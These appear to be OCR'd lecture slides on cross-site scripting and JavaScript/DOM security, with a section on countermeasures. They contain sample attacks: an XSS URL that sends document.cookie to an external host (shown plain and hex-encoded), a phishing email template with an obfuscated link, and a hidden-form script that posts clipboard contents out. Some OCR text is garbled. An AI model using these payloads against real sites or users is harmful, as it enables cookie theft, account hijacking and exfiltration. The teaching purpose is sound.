Cross Site Scripting – Sequence Diagram



Reflected XSS – Detailed Flow

- Reflected XSS
  - Injected script returned by one-time message.
  - Requires tricking user to click on link.
  - Non-persistent. Only works when user clicks.
- Anatomy of an XSS Attack



Stored XSS

- Stored XSS
  - Injected script stored in comment, message, blog, etc.
  - When visitor loads the page, web server displays the content and visitor's browser executes the malicious script.
    - Many sites try to filter out scripts from user content, but this is difficult.
  - Requires ability to insert malicious code into web documents (comments, reviews, etc.)
  - Persistent until message deleted.
- Example: auction site that allows buyers to post questions and sellers to post responses.
  - If an attacker can post a question containing a script, the attacker could get a user to bid without intending to or get the seller to close the auction and accept the attacker's low bid.

XSS Conquences

- An attacker can run a script in the wrong security context
  - Cookies can be read/written
  - Attackers can hijack user accounts. Attacker can do anything a user can do.
  - Plug-ins and native code can be launched or scripted with untrusted data
  - User input can be intercepted
  - Spoofing
  - Complete credential exposure if the site is Passport enabled
- Only one vulnerable page on one Web server in a domain is required to compromise the entire domain.

Why Users Click Malicious Links?

- Phishing email in webmail client (e.g., Gmail).
- Link in DoubleClick banner ad.
- Many ways to fool user into clicking.

Email Snare

- Example:

  From: “Example Customer Services”

  To: “J Q Customer”

  Dear Valued Customer,

  You have been selected to participate in our customer survey. Please complete our easy 5 question survey, and return we will credit $5 to your account. To access the survey, please log in to your account using your usual bookmark, and then click on the following link:
  https://example.com/%65%72%72...?message%3d...att%61%63%6b.com...docum%65..%63ookie...

- The link contains the correct domain name (unlike phishing).
- The URL has been obfuscated. Below is another example:
  - ASCII Usage:

    http://host/a.php?variable=><script>document.location='http://www.example.com/cgi-bin/cookie.cgi?'%20+document.cookie</script>


  - Hex Usage:

    http://host/a.php?variable=%22%3e%3c%73%63%72%69%70%74%3e%64%6f%63%75%6d%65%6e%74%6c%6f%63%61%74%69%6f%6e%3d%27%68%74%74%70%3a%2f%2f%77%77%77%2e%63%67%69%73%65%63%75%72%69%74%79%2e%63%6f%6d%2f%63%67%69%2d%62%69%6e%2f%63%6f%6f%6b%69%65%2e%63%67%69%3f%27%20%2b%64%6f%63%75%6d%65%6e%74%2e%63%6f%6f%6b%69%65%3c%2f%73%63%72%69%70%74%3
- It uses https

Is XSS Serious? – Yes.

Source: MITRE CVE trends

Majority of vulnerabilities now found in web software



Past XSS Attacks

- MySpace worm (October 2005)
  - When someone viewed Samy's profile:
    - Set him as friend of viewer.
    - Incorporated code in viewer's profile.
- Paypal (2006)
  - XSS redirect used to steal money from Paypal users in a phishing scam.
- BBC, CBS (2006)
  - By following XSS link from securitylab.ru, you could read an apparently valid story on the BBC or CBS site claiming that Bush appointed a 9-year old as head of the Information Security department.

XSS Countermeasures


- Validate all input
  - Lack of proper input validation is the single biggest cause of Web-App compromise
  - Dos
    - Do Validate for Length, Range, Format and Type
    - Do Validate from all sources: QueryStrings, Cookies, HTML Controls
  - Don’ts
    - Do not rely on Client-side Validation
    - Do not rely on ASP.net Request Validation
    - Do not use user-supplied file name and path input
    - Do not directly echo Web-based user input
- Filter output
  - Replace HTML special characters in output
    - example: replace < with < and > with > also replace (,), #, &
- Tagged cookies: **Include IP address in cookie and only allow access to original IP address that cookie was created for**.


Background Knowledge: JavaScript

Browser receives content,
displays HTML and executes scripts

```
<html>
    …
<p> The script on this page adds two numbers
<script>
    var num1, num2, sum
    num1 = prompt("Enter first number")
    num2 = prompt("Enter second number")
    sum = parseInt(num1) + parseInt(num2)
    alert("Sum = " + sum)
</script>
    …
</html>
```

Executing Script on Browsers





Event-Driven Script Execution


```
<script type="text/javascript">
    function whichButton(event) {
      if (event.button==1) {
                alert("You clicked the left mouse button!") }
      else {
                alert("You clicked the right mouse button!")
      }}
</script>
…
<body onmousedown="whichButton(event)">
…
</body>
```

Script defines a page-specific function

Function gets executed when some event happens

Other events:
onLoad, onMouseMove, onKeyPress, onUnLoad

Executing Script on Browsers



JavaScript

- Language executed by browser
  - Scripts are embedded in Web pages
  - Can run before HTML is loaded, before page is viewed, while it is being viewed or when leaving the page
- Used to implement “active” web pages
  - AJAX, huge number of Web-based applications
- Many security and correctness issues
  - Attacker gets to execute some code on user’s machine
  - Often used to exploit other vulnerabilities
- “The world’s most misunderstood programming language”

JavaScript History

- Developed by Brendan Eich at Netscape
  - Scripting language for Navigator 2
- Later standardized for browser compatibility
  - ECMAScript Edition 3 (aka JavaScript 1.5)
- Related to Java in name only
  - Name was part of a marketing deal
  - “Java is to JavaScript as car is to carpet”
- Various implementations available
  - SpiderMonkey, RhinoJava, others

Common Uses of JavaScript

- Form validation
- Page embellishments and special effects
- Navigation systems
- Basic math calculations
- Dynamic content manipulation
- Hundreds of applications
  - Dashboard widgets in Mac OS X, Google Maps, Philips universal remotes, Writely word processor …

JavaScript in Web Pages

- Embedded in HTML page as <script> element
  - JavaScript written directly inside <script> element
    - <script> alert("Hello World!") </script>
  - Linked file (on server directory) as src attribute of the <script> element

    <script type="text/JavaScript" src="functions.js"></script>
- Event handler attribute

  <a href="http://www.yahoo.com" onmouseover="alert('hi');">
- Pseudo-URL referenced by a link

  Click me

JavaScript Security Model

- Script runs in a “sandbox”
  - No direct file access, restricted network access
- Same-origin policy
  - Can only read properties of documents and windows from the same server, protocol, and port
  - If the same server hosts unrelated sites, scripts from one site can access document properties on the other
- User can grant privileges to signed scripts
  - UniversalBrowserRead/Write, UniversalFileRead, UniversalSendMail

Same-origin Policy

- Same-origin policy does not apply to scripts loaded in enclosing frame from arbitrary site


```
<script type="text/javascript">
    src="http://www.example.com/scripts/somescript.js">
</script>
```


- This script runs as if it were loaded from the site that provided the page!

Document Object Model (DOM)

- HTML page is structured data
- DOM provides representation of this hierarchy
- Examples
  - Properties: document.alinkColor, document.URL, document.forms[ ], document.links[ ], document.anchors[ ], …
  - Methods: document.write(document.referrer)
    - These change the content of the page!
- Browser Object Model (BOM)
  - Unlike DOM, no standard for implementation among browsers.
  - Window, Document, Frames[], History, Location, Navigator (type and version of browser)

Document Object Model





Reading Properties with JavaScript

Sample script

```
1. document.getElementById('t1').nodeName
2. document.getElementById('t1').nodeValue
3. document.getElementById('t1').firstChild.nodeName
4. document.getElementById('t1').firstChild.firstChild.nodeName
5. document.getElementById('t1').firstChild.firstChild.nodeValue
```

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

- Example 2 returns "null"
- Example 3 returns "li"
- Example 4 returns "text"
  - A text node below the "li" which holds the actual text data as its value
- Example 5 returns " Item 1 "

Page Manipulation with JavaScript

- Some possibilities
  - createElement(elementName)
  - createTextNode(text)
  - appendChild(newChild)
  - removeChild(node)
- Example: add a new list item

Sample HTML

```
<ul id="t1">
<li> Item 1 </li>
</ul>
```

```
var list = document.getElementById('t1')
var newitem = document.createElement('li')
var newtext = document.createTextNode(text)
list.appendChild(newitem)
newitem.appendChild(newtext)
```

Stealing Clipboard Contents


- Create hidden form, enter clipboard contents, post form

```
<FORM name="hf" METHOD=POST ACTION=
  "http://www.site.com/targetpage.php" style="display:none">
<INPUT TYPE="text" NAME="topicID">
<INPUT TYPE="submit">
</FORM>
<script language="javascript">
var content = clipboardData.getData("Text");
document.forms["hf"].elements["topicID"].value = content;
document.forms["hf"].submit();
</script>
```

Frame and Iframes

- HTML frames allow users to present documents in multiple views, which may be independent windows or subwindows.
  - <FRAMESET cols="20%, 80%"> <FRAME src="table_of_contents.html"> <FRAME src="ostrich-container.html"> </FRAMESET>
  - Primarily it's a part of frameset.
- Usage of Frames
  - Delegate screen area to content from another source
  - Browser provides isolation based on frames
  - Parent may work even if frame is broken
- The **IFRAME** element defines an *inline frame* for the inclusion of external objects including other HTML documents.
  - <P ALIGN=center><IFRAME SRC="foo.html" WIDTH=300 HEIGHT=100></IFRAME></P>
  - The IFRAME element allows users to insert a frame within a block of text.

Frame and Iframes



Cookie – JavaScript Interface

- A Cookie is an object in JavaScript
  - Specifically, JavaScript works with cookies using the **document.cookie** attribute.
  - We can read information from cookies by examining the **document.cookie** object.

- To set its value property use the syntax:
  - document.cookie = ‘attribute=value’
  - window.document.cookie = “cookieName = cookieValue
    [; expires = expireDate]
    [; path = pathName]
    [; domain = domainName]
    [; secure]”;